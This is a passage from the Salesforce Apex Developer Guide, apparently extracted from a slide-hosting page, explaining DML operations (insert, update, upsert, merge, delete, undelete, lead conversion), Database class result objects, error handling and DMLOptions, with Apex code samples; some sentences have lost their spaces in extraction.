AnotherDMLgovernorlimitisthetotalnumberofrowsthatcanbeprocessedbyDMLoperationsinasingletransaction,whichis10,000. All rows processed by all DML calls in the same transaction count incrementally toward this limit. For example, if you insert 100 contacts and update 50 contacts in the same transaction, your total DML processed rows are 150. You still have 9,850 rows left (10,000 - 150). System Context and Sharing Rules Most DML operations execute in system context, ignoring the current user's permissions, field-level security, organization-wide defaults, position in the role hierarchy, and sharing rules. For more information, see Enforcing Sharing Rules. Note: If you execute DML operations within an anonymous block, they execute using the current user’s object and field-level permissions. 127 Working with Data in Apex Apex Developer Guide
  • 132.
    Best Practices With DMLon SObjects, it’s best to construct new instances and only update the fields you wish to modify without querying other fields. If you query fields other than the fields you wish to update, you may revert queried field values that could have changed between the query and the DML. Adding and Retrieving Data With DML Apex is tightly integrated with the Lightning Platform persistence layer. Records in the database can be inserted and manipulated through Apex directly using simple statements. The language in Apex that allows you to add and manage records in the database is the Data Manipulation Language (DML). In contrast to the SOQL language, which is used for read operations (querying records), DML is used for write operations. Before inserting or manipulating records, record data is created in memory as sObjects. The sObject data type is a generic data type and corresponds to the data type of the variable that will hold the record data. There are specific data types, subtyped from the sObject data type, which correspond to data types of standard object records, such as Account or Contact, and custom objects, such as Invoice_Statement__c. Typically, you will work with these specific sObject data types. But sometimes, when you don’t know the type of the sObject in advance, you can work with the generic sObject data type. This is an example of how you can create a new specific Account sObject and assign it to a variable. Account a = new Account(Name='Account Example'); In the previous example, the account referenced by the variable a exists in memory with the required Name field. However, it is not persisted yet to the Lightning Platform persistence layer. You need to call DML statements to persist sObjects to the database. Here is an example of creating and persisting this account using the insert statement. Account a = new Account(Name='Account Example'); insert a; Also, you can use DML to modify records that have already been inserted. Among the operations you can perform are record updates, deletions, restoring records from the Recycle Bin, merging records, or converting leads. After querying for records, you get sObject instances that you can modify and then persist the changes of. This is an example of querying for an existing record that has been previously persisted, updating a couple of fields on the sObject representation of this record in memory, and then persisting this change to the database. // Query existing account. Account a = [SELECT Name,Industry FROM Account WHERE Name='Account Example' LIMIT 1]; // Write the old values the debug log before updating them. System.debug('Account Name before update: ' + a.Name); // Name is Account Example System.debug('Account Industry before update: ' + a.Industry);// Industry is not set // Modify the two fields on the sObject. a.Name = 'Account of the Day'; a.Industry = 'Technology'; // Persist the changes. update a; // Get a new copy of the account from the database with the two fields. Account a = [SELECT Name,Industry FROM Account WHERE Name='Account of the Day' LIMIT 1]; 128 Working with Data in Apex Apex Developer Guide
  • 133.
    // Verify thatupdated field values were persisted. System.assertEquals('Account of the Day', a.Name); System.assertEquals('Technology', a.Industry); DML Statements vs. Database Class Methods Apex offers two ways to perform DML operations: using DML statements or Database class methods. This provides flexibility in how you perform data operations. DML statements are more straightforward to use and result in exceptions that you can handle in your code. This is an example of a DML statement to insert a new record. // Create the list of sObjects to insert List<Account> acctList = new List<Account>(); acctList.add(new Account(Name='Acme1')); acctList.add(new Account(Name='Acme2')); // DML statement insert acctList; This is an equivalent example to the previous one but it uses a method of the Database class instead of the DML verb. // Create the list of sObjects to insert List<Account> acctList = new List<Account>(); acctList.add(new Account(Name='Acme1')); acctList.add(new Account(Name='Acme2')); // DML statement Database.SaveResult[] srList = Database.insert(acctList, false); // Iterate through each returned result for (Database.SaveResult sr : srList) { if (sr.isSuccess()) { // Operation was successful, so get the ID of the record that was processed System.debug('Successfully inserted account. Account ID: ' + sr.getId()); } else { // Operation failed, so get all errors for(Database.Error err : sr.getErrors()) { System.debug('The following error has occurred.'); System.debug(err.getStatusCode() + ': ' + err.getMessage()); System.debug('Account fields that affected this error: ' + err.getFields()); } } } One difference between the two options is that by using the Database class method, you can specify whether or not to allow for partial record processing if errors are encountered. You can do so by passing an additional second Boolean parameter. If you specify false for this parameter and if a record fails, the remainder of DML operations can still succeed. Also, instead of exceptions, a result object array(oroneresultobjectifonlyonesObjectwaspassedin)isreturnedcontainingthestatusofeachoperationandanyerrorsencountered. By default, this optional parameter is true, which means that if at least one sObject can’t be processed, all remaining sObjects won’t and an exception will be thrown for the record that causes a failure. The following helps you decide when you want to use DML statements or Database class methods. 129 Working with Data in Apex Apex Developer Guide
  • 134.
    • UseDMLstatementsifyouwantanyerrorthatoccursduringbulkDMLprocessingtobethrownasanApexexceptionthatimmediately interrupts controlflow (by using try. . .catch blocks). This behavior is similar to the way exceptions are handled in most database procedural languages. • Use Database class methods if you want to allow partial success of a bulk DML operation—if a record fails, the remainder of the DML operation can still succeed. Your application can then inspect the rejected records and possibly retry the operation. When using this form, you can write code that never throws DML exception errors. Instead, your code can use the appropriate results array to judge success or failure. Note that Database methods also include a syntax that supports thrown exceptions, similar to DML statements. Note: Most operations overlap between the two, except for a few. • The convertLead operation is only available as a Database class method, not as a DML statement. • The Database class also provides methods not available as DML statements, such as methods transaction control and rollback, emptying the Recycle Bin, and methods related to SOQL queries. DML Operations As Atomic Transactions DML operations execute within a transaction. All DML operations in a transaction either complete successfully, or if an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, an Apex page, or a custom Web service method. All operations that occur inside the transaction boundary represent a single unit of operations. This also applies to calls that are made from the transaction boundary to external code, such as classes or triggers that get fired as a result of the code running in the transaction boundary. For example, consider the following chain of operations: a custom Apex Web service method calls a method in a class that performs some DML operations. In this case, all changes are committed to the database only after all operations in the transaction finish executing and don’t cause any errors. If an error occurs in any of the intermediate steps, all database changes are rolled back and the transaction isn’t committed. DML Operations Using DML, you can insert new records and commit them to the database. You can also update the field values of existing records. IN THIS SECTION: Inserting and Updating Records Using DML, you can insert new records and commit them to the database. Similarly, you can update the field values of existing records. Upserting Records Merging Records Deleting Records Restoring Deleted Records Converting Leads Inserting and Updating Records Using DML, you can insert new records and commit them to the database. Similarly, you can update the field values of existing records. Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations. 130 Working with Data in Apex Apex Developer Guide
  • 135.
    This example insertsthree account records and updates an existing account record. First, three Account sObjects are created and added to a list. An insert statement bulk inserts the list of accounts as an argument. Then, the second account record is updated, the billing city is updated, and the update statement is called to persist the change in the database. Account[] accts = new List<Account>(); for(Integer i=0;i<3;i++) { Account a = new Account(Name='Acme' + i, BillingCity='San Francisco'); accts.add(a); } Account accountToUpdate; try { insert accts; // Update account Acme2. accountToUpdate = [SELECT BillingCity FROM Account WHERE Name='Acme2' AND BillingCity='San Francisco' LIMIT 1]; // Update the billing city. accountToUpdate.BillingCity = 'New York'; // Make the update call. update accountToUpdate; } catch(DmlException e) { System.debug('An unexpected error has occurred: ' + e.getMessage()); } // Verify that the billing city was updated to New York. Account afterUpdate = [SELECT BillingCity FROM Account WHERE Id=:accountToUpdate.Id]; System.assertEquals('New York', afterUpdate.BillingCity); Inserting Related Records You can insert records related to existing records if a relationship has already been defined between the two objects, such as a lookup or master-detail relationship. A record is associated with a related record through a foreign key ID. For example, when inserting a new contact, you can specify the contact’s related account record by setting the value of the AccountId field. This example adds a contact to an account (the related record) by setting the AccountId field on the contact. Contact and Account are linked through a lookup relationship. try { Account acct = new Account(Name='SFDC Account'); insert acct; // Once the account is inserted, the sObject will be // populated with an ID. // Get this ID. ID acctID = acct.ID; // Add a contact to this account. Contact con = new Contact( FirstName='Joe', LastName='Smith', 131 Working with Data in Apex Apex Developer Guide
  • 136.
    Phone='415.555.1212', AccountId=acctID); insert con; } catch(DmlExceptione) { System.debug('An unexpected error has occurred: ' + e.getMessage()); } Updating Related Records Fields on related records can't be updated with the same call to the DML operation and require a separate DML call. For example, if inserting a new contact, you can specify the contact's related account record by setting the value of the AccountId field. However, you can't change the account's name without updating the account itself with a separate DML call. Similarly, when updating a contact, if you also want to update the contact’s related account, you must make two DML calls. The following example updates a contact and its related account using two update statements. try { // Query for the contact, which has been associated with an account. Contact queriedContact = [SELECT Account.Name FROM Contact WHERE FirstName = 'Joe' AND LastName='Smith' LIMIT 1]; // Update the contact's phone number queriedContact.Phone = '415.555.1213'; // Update the related account industry queriedContact.Account.Industry = 'Technology'; // Make two separate calls // 1. This call is to update the contact's phone. update queriedContact; // 2. This call is to update the related account's Industry field. update queriedContact.Account; } catch(Exception e) { System.debug('An unexpected error has occurred: ' + e.getMessage()); } IN THIS SECTION: Relating Records by Using an External ID Add related records by using a custom external ID field on the parent record. Associating records through the external ID field is an alternative to using the record ID. You can add a related record to another record only if a relationship (such as master-detail or lookup) has been defined for the objects involved. Creating Parent and Child Records in a Single Statement Using Foreign Keys Relating Records by Using an External ID Add related records by using a custom external ID field on the parent record. Associating records through the external ID field is an alternative to using the record ID. You can add a related record to another record only if a relationship (such as master-detail or lookup) has been defined for the objects involved. 132 Working with Data in Apex Apex Developer Guide
  • 137.
    Important: Where possible,we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations. This example relates a new opportunity to an existing account. The Account sObject has a custom field marked as External ID. An opportunity record is associated to the account record through the custom External ID field. The example assumes that: • The Account sObject has an external ID field of type text and named MyExtID • An account record exists where MyExtID__c = ‘SAP111111’ Before the new opportunity is inserted, the account record is added to this opportunity as an sObject through the Opportunity.Account relationship field. Opportunity newOpportunity = new Opportunity( Name='OpportunityWithAccountInsert', StageName='Prospecting', CloseDate=Date.today().addDays(7)); // Create the parent record reference. // An account with external ID = 'SAP111111' already exists. // This sObject is used only for foreign key reference // and doesn't contain any other fields. Account accountReference = new Account( MyExtID__c='SAP111111'); // Add the account sObject to the opportunity. newOpportunity.Account = accountReference; // Create the opportunity. Database.SaveResult results = Database.insert(newOpportunity); The previous example performs an insert operation, but you can also relate sObjects through external ID fields when performing updates or upserts. If the parent record doesn’t exist, you can create it with a separate DML statement or by using the same DML statement as shown in Creating Parent and Child Records in a Single Statement Using Foreign Keys. Creating Parent and Child Records in a Single Statement Using Foreign Keys You can use external ID fields as foreign keys to create parent and child records of different sObject types in a single step instead of creating the parent record first, querying its ID, and then creating the child record. To do this: • Create the child sObject and populate its required fields, and optionally other fields. • Create the parent reference sObject used only for setting the parent foreign key reference on the child sObject. This sObject has only the external ID field defined and no other fields set. • Set the foreign key field of the child sObject to the parent reference sObject you just created. • Create another parent sObject to be passed to the insert statement. This sObject must have the required fields (and optionally other fields) set in addition to the external ID field. • Call insert by passing it an array of sObjects to create. The parent sObject must precede the child sObject in the array, that is, the array index of the parent must be lower than the child’s index. You can create related records that are up to 10 levels deep. Also, the related records created in a single call must have different sObject types. For more information, see Creating Records for Different Object Types in the SOAP API Developer Guide. The following example shows how to create an opportunity with a parent account using the same insert statement. The example createsanOpportunitysObjectandpopulatessomeofitsfields,thencreatestwoAccountobjects.Thefirstaccountisonlyfortheforeign key relationship, and the second is for the account creation and has the account fields set. Both accounts have the external ID field, 133 Working with Data in Apex Apex Developer Guide
  • 138.
    MyExtID__c, set. Next,the sample calls Database.insert by passing it an array of sObjects. The first element in the array is the parent sObject and the second is the opportunity sObject. The Database.insert statement creates the opportunity with its parent account in a single step. Finally, the sample checks the results and writes the IDs of the created records to the debug log, or the first error if record creation fails. This sample requires an external ID text field on Account called MyExtID. public class ParentChildSample { public static void InsertParentChild() { Date dt = Date.today(); dt = dt.addDays(7); Opportunity newOpportunity = new Opportunity( Name='OpportunityWithAccountInsert', StageName='Prospecting', CloseDate=dt); // Create the parent reference. // Used only for foreign key reference // and doesn't contain any other fields. Account accountReference = new Account( MyExtID__c='SAP111111'); newOpportunity.Account = accountReference; // Create the Account object to insert. // Same as above but has Name field. // Used for the insert. Account parentAccount = new Account( Name='Hallie', MyExtID__c='SAP111111'); // Create the account and the opportunity. Database.SaveResult[] results = Database.insert(new SObject[] { parentAccount, newOpportunity }); // Check results. for (Integer i = 0; i < results.size(); i++) { if (results[i].isSuccess()) { System.debug('Successfully created ID: ' + results[i].getId()); } else { System.debug('Error: could not create sobject ' + 'for array element ' + i + '.'); System.debug(' The error reported was: ' + results[i].getErrors()[0].getMessage() + 'n'); } } } } Upserting Records Using the upsert operation, you can either insert or update an existing record in one call. To determine whether a record already exists, the upsert statement or Database method uses the record’s ID as the key to match records, a custom external ID field, or a standard field with the idLookup attribute set to true. • If the key is not matched, then a new object record is created. 134 Working with Data in Apex Apex Developer Guide
  • 139.
    • If thekey is matched once, then the existing object record is updated. • If the key is matched multiple times, then an error is generated and the object record is neither inserted or updated. Note: Customfieldmatchingiscase-insensitiveonlyifthecustomfieldhastheUniqueandTreat"ABC"and"abc"asduplicate values (case insensitive) attributes selected as part of the field definition. If this is the case, “ABC123” is matched with “abc123.” For more information, see Create Custom Fields. Examples The following example updates the city name for all existing accounts located in the city formerly known as Bombay, and also inserts a new account located in San Francisco: Account[] acctsList = [SELECT Id, Name, BillingCity FROM Account WHERE BillingCity = 'Bombay']; for (Account a : acctsList) { a.BillingCity = 'Mumbai'; } Account newAcct = new Account(Name = 'Acme', BillingCity = 'San Francisco'); acctsList.add(newAcct); try { upsert acctsList; } catch (DmlException e) { // Process exception here } Note: For more information on processing DmlExceptions, see Bulk DML Exception Handling. This next example uses the Database.upsert method to upsert a collection of leads that are passed in. This example allows for partial processing of records, that is, in case some records fail processing, the remaining records are still inserted or updated. It iterates through the results and adds a new task to each record that was processed successfully. The task sObjects are saved in a list, which is then bulk inserted. This example is followed by a test class that contains a test method for testing the example. /* This class demonstrates and tests the use of the * partial processing DML operations */ public class DmlSamples { /* This method accepts a collection of lead records and creates a task for the owner(s) of any leads that were created as new, that is, not updated as a result of the upsert operation */ public static List<Database.upsertResult> upsertLeads(List<Lead> leads) { /* Perform the upsert. In this case the unique identifier for the insert or update decision is the Salesforce record ID. If the record ID is null the row will be inserted, otherwise an update will be attempted. */ List<Database.upsertResult> uResults = Database.upsert(leads,false); /* This is the list for new tasks that will be inserted when new leads are created. */ List<Task> tasks = new List<Task>(); for(Database.upsertResult result:uResults) { if (result.isSuccess() && result.isCreated()) 135 Working with Data in Apex Apex Developer Guide
  • 140.
    tasks.add(new Task(Subject ='Follow-up', WhoId = result.getId())); } /* If there are tasks to be inserted, insert them */ Database.insert(tasks); return uResults; } } @isTest private class DmlSamplesTest { public static testMethod void testUpsertLeads() { /* We only need to test the insert side of upsert */ List<Lead> leads = new List<Lead>(); /* Create a set of leads for testing */ for(Integer i = 0;i < 100; i++) { leads.add(new Lead(LastName = 'testLead', Company = 'testCompany')); } /* Switch to the runtime limit context */ Test.startTest(); /* Exercise the method */ List<Database.upsertResult> results = DmlSamples.upsertLeads(leads); /* Switch back to the test context for limits */ Test.stopTest(); /* ID set for asserting the tasks were created as expected */ Set<Id> ids = new Set<Id>(); /* Iterate over the results, asserting success and adding the new ID to the set for use in the comprehensive assertion phase below. */ for(Database.upsertResult result:results) { System.assert(result.isSuccess()); ids.add(result.getId()); } /* Assert that exactly one task exists for each lead that was inserted. */ for(Lead l:[SELECT Id, (SELECT Subject FROM Tasks) FROM Lead WHERE Id IN :ids]) { System.assertEquals(1,l.tasks.size()); } } } Use of upsert with an external ID can reduce the number of DML statements in your code, and help you to avoid hitting governor limits (see Execution Governors and Limits). This next example uses upsert and an external ID field Line_Item_Id__c on the Asset object to maintain a one-to-one relationship between an asset and an opportunity line item. 136 Working with Data in Apex Apex Developer Guide
  • 141.
    Note: Before runningthis sample, create a custom text field on the Asset object named Line_Item_Id__c and mark it as an external ID. For information on custom fields, see the Salesforce online help. public void upsertExample() { Opportunity opp = [SELECT Id, Name, AccountId, (SELECT Id, PricebookEntry.Product2Id, PricebookEntry.Name FROM OpportunityLineItems) FROM Opportunity WHERE HasOpportunityLineItem = true LIMIT 1]; Asset[] assets = new Asset[]{}; // Create an asset for each line item on the opportunity for (OpportunityLineItem lineItem:opp.OpportunityLineItems) { //This code populates the line item Id, AccountId, and Product2Id for each asset Asset asset = new Asset(Name = lineItem.PricebookEntry.Name, Line_Item_ID__c = lineItem.Id, AccountId = opp.AccountId, Product2Id = lineItem.PricebookEntry.Product2Id); assets.add(asset); } try { upsert assets Line_Item_ID__c; // This line upserts the assets list with // the Line_Item_Id__c field specified as the // Asset field that should be used for matching // the record that should be upserted. } catch (DmlException e) { System.debug(e.getMessage()); } } Merging Records When you have duplicate lead, contact, case, or account records in the database, cleaning up your data and consolidating the records might be a good idea. You can merge up to three records of the same sObject type. The merge operation merges up to three records into one of the records, deletes the others, and reparents any related records. Example The following shows how to merge an existing Account record into a master account. The account to merge has a related contact, which is moved to the master account record after the merge operation. Also, after merging, the merge record is deleted and only one record remains in the database. This examples starts by creating a list of two accounts and inserts the list. Then it executes queries to get the new account records from the database, and adds a contact to the account to be merged. Next, it merges the two accounts. Finally, it verifies that the contact has been moved to the master account and the second account has been deleted. // Insert new accounts List<Account> ls = new List<Account>{ new Account(name='Acme Inc.'), 137 Working with Data in Apex Apex Developer Guide
  • 142.
    new Account(name='Acme') }; insert ls; //Queries to get the inserted accounts Account masterAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme Inc.' LIMIT 1]; Account mergeAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1]; // Add a contact to the account to be merged Contact c = new Contact(FirstName='Joe',LastName='Merged'); c.AccountId = mergeAcct.Id; insert c; try { merge masterAcct mergeAcct; } catch (DmlException e) { // Process exception System.debug('An unexpected error has occurred: ' + e.getMessage()); } // Once the account is merged with the master account, // the related contact should be moved to the master record. masterAcct = [SELECT Id, Name, (SELECT FirstName,LastName From Contacts) FROM Account WHERE Name = 'Acme Inc.' LIMIT 1]; System.assert(masterAcct.getSObjects('Contacts').size() > 0); System.assertEquals('Joe', masterAcct.getSObjects('Contacts')[0].get('FirstName')); System.assertEquals('Merged', masterAcct.getSObjects('Contacts')[0].get('LastName')); // Verify that the merge record got deleted Account[] result = [SELECT Id, Name FROM Account WHERE Id=:mergeAcct.Id]; System.assertEquals(0, result.size()); This second example is similar to the previous except that it uses the Database.merge method (instead of the merge statement). The last argument of Database.merge is set to false to have any errors encountered in this operation returned in the merge result instead of getting exceptions. The example merges two accounts into the master account and retrieves the returned results. The example creates a master account and two duplicates, one of which has a child contact. It verifies that after the merge the contact is moved to the master account. // Create master account Account master = new Account(Name='Account1'); insert master; // Create duplicate accounts Account[] duplicates = new Account[]{ // Duplicate account new Account(Name='Account1, Inc.'), // Second duplicate account new Account(Name='Account 1') }; insert duplicates; // Create child contact and associate it with first account Contact c = new Contact(firstname='Joe',lastname='Smith', accountId=duplicates[0].Id); insert c; 138 Working with Data in Apex Apex Developer Guide
  • 143.
    // Get theaccount contact relation ID, which is created when a contact is created on "Account1, Inc." AccountContactRelation resultAcrel = [SELECT Id FROM AccountContactRelation WHERE ContactId=:c.Id LIMIT 1]; // Merge accounts into master Database.MergeResult[] results = Database.merge(master, duplicates, false); for(Database.MergeResult res : results) { if (res.isSuccess()) { // Get the master ID from the result and validate it System.debug('Master record ID: ' + res.getId()); System.assertEquals(master.Id, res.getId()); // Get the IDs of the merged records and display them List<Id> mergedIds = res.getMergedRecordIds(); System.debug('IDs of merged records: ' + mergedIds); // Get the ID of the reparented record and // validate that this the contact ID. System.debug('Reparented record ID: ' + res.getUpdatedRelatedIds()); // Make sure there are two IDs (contact ID and account contact relation ID); the order isn't defined System.assertEquals(2, res.getUpdatedRelatedIds().size() ); boolean flag1 = false; boolean flag2 = false; // Because the order of the IDs isn't defined, the ID can be at index 0 or 1 of the array if (resultAcrel.id == res.getUpdatedRelatedIds()[0] || resultAcrel.id == res.getUpdatedRelatedIds()[1] ) flag1 = true; if (c.id == res.getUpdatedRelatedIds()[0] || c.id == res.getUpdatedRelatedIds()[1] ) flag2 = true; System.assertEquals(flag1, true); System.assertEquals(flag2, true); } else { for(Database.Error err : res.getErrors()) { // Write each error to the debug output System.debug(err.getMessage()); } } } 139 Working with Data in Apex Apex Developer Guide
  • 144.
    Merge Considerations When mergingsObject records, consider the following rules and guidelines: • Only leads, contacts, cases, and accounts can be merged. See sObjects That Don’t Support DML Operations on page 152. • You can pass a master record and up to two additional sObject records to a single merge method. • Using the Apex merge operation, field values on the master record always supersede the corresponding field values on the records tobemerged.Topreserveamergedrecordfieldvalue,simplysetthisfieldvalueonthemastersObjectbeforeperformingthemerge. • External ID fields can’t be used with merge. For more information on merging leads, contacts and accounts, see the Salesforce online help. Deleting Records After you persist records in the database, you can delete those records using the delete operation. Deleted records aren’t deleted permanently from Salesforce, but they are placed in the Recycle Bin for 15 days from where they can be restored. Restoring deleted records is covered in a later section. Example The following example deletes all accounts that are named 'DotCom': Account[] doomedAccts = [SELECT Id, Name FROM Account WHERE Name = 'DotCom']; try { delete doomedAccts; } catch (DmlException e) { // Process exception here } Note: For more information on processing DmlExceptions, see Bulk DML Exception Handling. Referential Integrity When Deleting and Restoring Records The delete operation supports cascading deletions. If you delete a parent object, you delete its children automatically, as long as each child record can be deleted. Forexample,ifyoudeleteacaserecord,ApexautomaticallydeletesanyCaseComment,CaseHistory,andCaseSolutionrecordsassociated with that case. However, if a particular child record is not deletable or is currently being used, then the delete operation on the parent case record fails. The undelete operation restores the record associations for the following types of relationships: • Parent accounts (as specified in the Parent Account field on an account) • Indirect account-contact relationships (as specified on the Related Accounts related list on a contact or the Related Contacts related list on an account) • Parent cases (as specified in the Parent Case field on a case) • Master solutions for translated solutions (as specified in the Master Solution field on a solution) • Managers of contacts (as specified in the Reports To field on a contact) • Products related to assets (as specified in the Product field on an asset) • Opportunities related to quotes (as specified in the Opportunity field on a quote) • All custom lookup relationships 140 Working with Data in Apex Apex Developer Guide
  • 145.
    • Relationship groupmembers on accounts and relationship groups, with some exceptions • Tags • An article's categories, publication state, and assignments Note: Salesforce only restores lookup relationships that have not been replaced. For example, if an asset is related to a different product prior to the original product record being undeleted, that asset-product relationship is not restored. Restoring Deleted Records After you have deleted records, the records are placed in the Recycle Bin for 15 days, after which they are permanently deleted. While the records are still in the Recycle Bin, you can restore them using the undelete operation. If you accidentally deleted some records that you want to keep, restore them from the Recycle Bin. Example The following example undeletes an account named 'Universal Containers'. The ALL ROWS keyword queries all rows for both top level and aggregate relationships, including deleted records and archived activities. Account a = new Account(Name='Universal Containers'); insert(a); insert(new Contact(LastName='Carter',AccountId=a.Id)); delete a; Account[] savedAccts = [SELECT Id, Name FROM Account WHERE Name = 'Universal Containers' ALL ROWS]; try { undelete savedAccts; } catch (DmlException e) { // Process exception here } Note: For more information on processing DmlExceptions, see Bulk DML Exception Handling. Undelete Considerations Note the following when using the undelete statement. • You can undelete records that were deleted as the result of a merge. However, the merge reparents the child objects, and that reparenting can’t be undone. • To identify deleted records, including records deleted as a result of a merge, use the ALL ROWS parameters with a SOQL query. • See Referential Integrity When Deleting and Restoring Records. SEE ALSO: Querying All Records with a SOQL Statement Converting Leads The convertLead DMLoperationconvertsaleadintoanaccountandcontact,aswellas(optionally)anopportunity. convertLead is available only as a method on the Database class; it is not available as a DML statement. Converting leads involves the following basic steps: 141 Working with Data in Apex Apex Developer Guide
  • 146.
    1. Your applicationdetermines the IDs of any lead(s) to be converted. 2. Optionally, your application determines the IDs of any account(s) into which to merge the lead. Your application can use SOQL to search for accounts that match the lead name, as in the following example: SELECT Id, Name FROM Account WHERE Name='CompanyNameOfLeadBeingMerged' 3. Optionally, your application determines the IDs of the contact or contacts into which to merge the lead. The application can use SOQL to search for contacts that match the lead contact name, as in the following example: SELECT Id, Name FROM Contact WHERE FirstName='FirstName' AND LastName='LastName' AND AccountId = '001...' 4. Optionally, the application determines whether opportunities should be created from the leads. 5. The application uses the query (SELECT ... FROM LeadStatus WHERE IsConverted=true) to obtain the leads with converted status. 6. The application calls convertLead. 7. The application iterates through the returned result or results and examines each LeadConvertResult object to determine whether conversion succeeded for each lead. 8. Optionally, when converting leads owned by a queue, the owner must be specified. This is because accounts and contacts can’t be owned by a queue. Even if you are specifying an existing account or contact, you must still specify an owner. Example This example shows how to use the Database.convertLead method to convert a lead. It inserts a new lead, creates a LeadConvert object,setsitsstatustoconverted,andthenpassesittothe Database.convertLead method.Finally,itverifies that the conversion was successful. Lead myLead = new Lead(LastName = 'Fry', Company='Fry And Sons'); insert myLead; Database.LeadConvert lc = new database.LeadConvert(); lc.setLeadId(myLead.id); LeadStatus convertStatus = [SELECT Id, MasterLabel FROM LeadStatus WHERE IsConverted=true LIMIT 1]; lc.setConvertedStatus(convertStatus.MasterLabel); Database.LeadConvertResult lcr = Database.convertLead(lc); System.assert(lcr.isSuccess()); Convert Leads Considerations • Fieldmappings:Thesystemautomaticallymapsstandardleadfieldstostandardaccount,contact,andopportunityfields.Forcustom lead fields, your Salesforce administrator can specify how they map to custom account, contact, and opportunity fields. For more information about field mappings, see Salesforce Help. • Merged fields: If data is merged into existing account and contact objects, only empty fields in the target object are overwritten—existingdata(includingIDs)arenotoverwritten.Theonlyexceptionisifyouspecify setOverwriteLeadSource on the LeadConvert object to true, in which case the LeadSource field in the target contact object is overwritten with the contents of the LeadSource field in the source LeadConvert object. 142 Working with Data in Apex Apex Developer Guide
  • 147.
    • Record types:If the organization uses record types, the default record type of the new owner is assigned to records created during leadconversion.Thedefaultrecordtypeoftheuserconvertingtheleaddeterminestheleadsourcevaluesavailableduringconversion. If the desired lead source values are not available, add the values to the default record type of the user converting the lead. For more information about record types, see Salesforce Help. • Picklist values: The system assigns the default picklist values for the account, contact, and opportunity when mapping any standard lead picklist fields that are blank. If your organization uses record types, blank values are replaced with the default picklist values of the new record owner. • Automaticfeedsubscriptions:Whenyouconvertaleadintoanewaccount,contact,andopportunity,theleadownerisunsubscribed from the lead record’s Chatter feed. The lead owner, the owner of the generated records, and users that were subscribed to the lead aren’t automatically subscribed to the generated records, unless they have automatic subscriptions enabled in their Chatter feed settings. They must have automatic subscriptions enabled to see changes to the account, contact, and opportunity records in their news feed. To subscribe to records they create, users must enable the Automatically follow records that I create option in their personal settings. A user can subscribe to a record so that changes to the record display in the news feed on the user's home page. This is a useful way to stay up-to-date with changes to records in Salesforce. Exception Handling DML statements return run-time exceptions if something went wrong in the database during the execution of the DML operations. You can handle the exceptions in your code by wrapping your DML statements within try-catch blocks. The following example includes the insert DML statement inside a try-catch block. Account a = new Account(Name='Acme'); try { insert a; } catch(DmlException e) { // Process exception here } IN THIS SECTION: Database Class Method Result Objects Returned Database Errors Database Class Method Result Objects Databaseclassmethodsreturntheresultsofthedataoperation.Theseresultobjectscontainusefulinformationaboutthedataoperation for each record, such as whether the operation was successful or not, and any error information. Each type of operation returns a specific result object type, as outlined below. Result Class Operation SaveResult Class insert, update UpsertResult Class upsert MergeResult Class merge DeleteResult Class delete UndeleteResult Class undelete LeadConvertResult Class convertLead 143 Working with Data in Apex Apex Developer Guide
  • 148.
    Result Class Operation EmptyRecycleBinResult Class emptyRecycleBin ReturnedDatabase Errors While DML statements always return exceptions when an operation fails for one of the records being processed and the operation is rolled back for all records, Database class methods can either do so or allow partial success for record processing. In the latter case of partial processing, Database class methods don’t throw exceptions. Instead, they return a list of errors for any errors that occurred on failed records. TheerrorsprovidedetailsaboutthefailuresandarecontainedintheresultoftheDatabaseclassmethod.Forexample,a SaveResult object is returned for insert and update operations. Like all returned results, SaveResult contains a method called getErrors that returns a list of Database.Error objects, representing the errors encountered, if any. Example This example shows how to get the errors returned by a Database.insert operation. It inserts two accounts, one of which doesn’t have the required Name field, and sets the second parameter to false: Database.insert(accts, false);. This sets the partial processing option. Next, the example checks if the call had any failures through if (!sr.isSuccess()) and then iterates through the errors, writing error information to the debug log. // Create two accounts, one of which is missing a required field Account[] accts = new List<Account>{ new Account(Name='Account1'), new Account()}; Database.SaveResult[] srList = Database.insert(accts, false); // Iterate through each returned result for (Database.SaveResult sr : srList) { if (!sr.isSuccess()) { // Operation failed, so get all errors for(Database.Error err : sr.getErrors()) { System.debug('The following error has occurred.'); System.debug(err.getStatusCode() + ': ' + err.getMessage()); System.debug('Fields that affected this error: ' + err.getFields()); } } } More About DML Here are some things you may want to know about using Data Manipulation Language. IN THIS SECTION: Setting DML Options Transaction Control 144 Working with Data in Apex Apex Developer Guide
  • 149.
    sObjects That CannotBe Used Together in DML Operations DML operations on certain sObjects, sometimes referred to as setup objects, can’t be mixed with DML on other sObjects in the same transaction. This restriction exists because some sObjects affect the user’s access to records in the org. You must insert or update these types of sObjects in a different transaction to prevent operations from happening with incorrect access-level permissions. For example, you can’t update an account and a user role in a single transaction. sObjects That Don’t Support DML Operations Bulk DML Exception Handling Things You Should Know about Data in Apex Setting DML Options YoucanspecifyDMLoptionsforinsertandupdateoperationsbysettingthedesiredoptionsinthe Database.DMLOptions object. You can set Database.DMLOptions for the operation by calling the setOptions method on the sObject, or by passing it as a parameter to the Database.insert and Database.update methods. Using DML options, you can specify: • The truncation behavior of fields. • Assignment rule information. • Duplicate rule information. • Whether automatic emails are sent. • The user locale for labels. • Whether the operation allows for partial success. The Database.DMLOptions class has the following properties: • allowFieldTruncation Property • assignmentRuleHeader Property • dupicateRuleHeader • emailHeader Property • localeOptions Property • optAllOrNone Property DMLOptions is only available for Apex saved against API versions 15.0 and higher. DMLOptions settings take effect only for record operations performed using Apex DML and not through the Salesforce user interface. allowFieldTruncation Property The allowFieldTruncation property specifies the truncation behavior of strings. In Apex saved against API versions previous to 15.0, if you specify a value for a string and that value is too large, the value is truncated. For API version 15.0 and later, if a value is specified that is too large, the operation fails and an error message is returned. The allowFieldTruncation property allows you to specify that the previous behavior, truncation, be used instead of the new behavior in Apex saved against API versions 15.0 and later. The allowFieldTruncation property takes a Boolean value. If true, the property truncates String values that are too long, which is the behavior in API versions 14.0 and earlier. For example: Database.DMLOptions dml = new Database.DMLOptions(); dml.allowFieldTruncation = true; 145 Working with Data in Apex Apex Developer Guide
  • 150.
